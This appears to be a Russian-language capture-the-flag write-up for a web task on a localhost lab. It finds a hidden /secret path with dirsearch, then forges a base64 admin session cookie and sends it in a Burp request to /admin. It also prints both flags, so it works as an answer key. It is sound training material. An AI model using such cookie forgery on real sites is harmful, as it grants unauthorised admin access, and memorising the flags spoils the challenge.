

Web-9 Зельеварение

(1/2)

В заброшенной лаборатории ты обнаружил варочную стойку с таинственным зельем. Исследуй лабораторию внимательно - возможно, найдёшь какие-то пути, которые помогут в решении этой задачи.

Рекомендуемые утилиты: burp suite, dirsearch, ffuf


Цель работы: Исследовать лабораторию и найти флаг

Критерий оценки: Предоставление правильного флага

Решение

Запускаем сканер путей - dirsearch. Находим скрытый путь `/secret`.

Перейдя по этому пути видим первый флаг.




Флаг


vsosh{d1sc0v3ry_1s_th3_f1rst_st3p}

(2/2)

По пути `/secret` с предыдущего этапа задания узнаем о том, как формируется сессия пользователя.



Создаем пользователя и делаем ему поддельную сессию админа по формуле выше.



dXNlcj0xMjM0O3JvbGU9YWRTaW47c2FsdD0wM2FjNjc0MjE2ZjNlMTVjNzYxZWUxYTVlMjU1ZjA2Nzk1MzYyM2M4YjM4OGI0NDU5ZTEzZjk3OGQ3Yzg0NmY0

Далее подменяем сессию пользователя при запросе на /admin.

Send

Cancel

<

>

Burp AI

Target: http://localhost:8089 HTTP/1

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /admin HTTP/1.1		25 </div>	
2 Host: localhost:8089		26	
3 sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"		27 <div class="success-box gold">	
4 sec-ch-ua-mobile: ?0		28 <h2>	
5 sec-ch-ua-platform: "Linux"		Невероятно! Вы сварили Зелье	
6 Accept-Language: ru-RU,ru;q=0.9		Администратора!	
7 Upgrade-Insecure-Requests: 1		29 </h2>	
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)		30 <div class="flag-box">	
AppleWebKit/537.36 (KHTML, like Gecko)		<p class="flag gold">	
Chrome/143.0.0.0 Safari/537.36		vsosh{adm1n_p0t10n_br3w3d_succ3ssfull	
9 Accept:		y}	
text/html,application/xhtml+xml,application/xml;q=0		31 </p>	
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli		32 </div>	
cation/signed-exchange;v=b3;q=0.7		33 </div>	
10 Sec-Fetch-Site: none		34 <div class="brewing-stand-container">	
11 Sec-Fetch-Mode: navigate		35	
14 Accept-Encoding: gzip, deflate, br		36 </div>	
15 Cookie: session=		37 <div class="info-box">	
dXNlcj0xMjM0O3JvbGU9YWRTaW47c2FsdD0wM2FjNjc0MjE2ZjNlMTVjNzYxZWUxYTVlMjU1ZjA2Nzk1MzYyM2M4YjM4OGI0NDU5ZTEzZjk3OGQ3Yzg0NmY0		38 <h3>	
EzZjk3OGQ3Yzg0NmY0		39 Вы овладели высшим искусством	
16 Connection: keep-alive		зельеварения!	
17		40 </h3>	
18		41 </div>	
		42 <div class="button-group">	
		43 	
		Вернуться в лабораторию	
		44 	
		</div>	

Получаем флаг.

Флаг

vsosh{adm1n_p0t10n_br3w3d_succ3ssfully}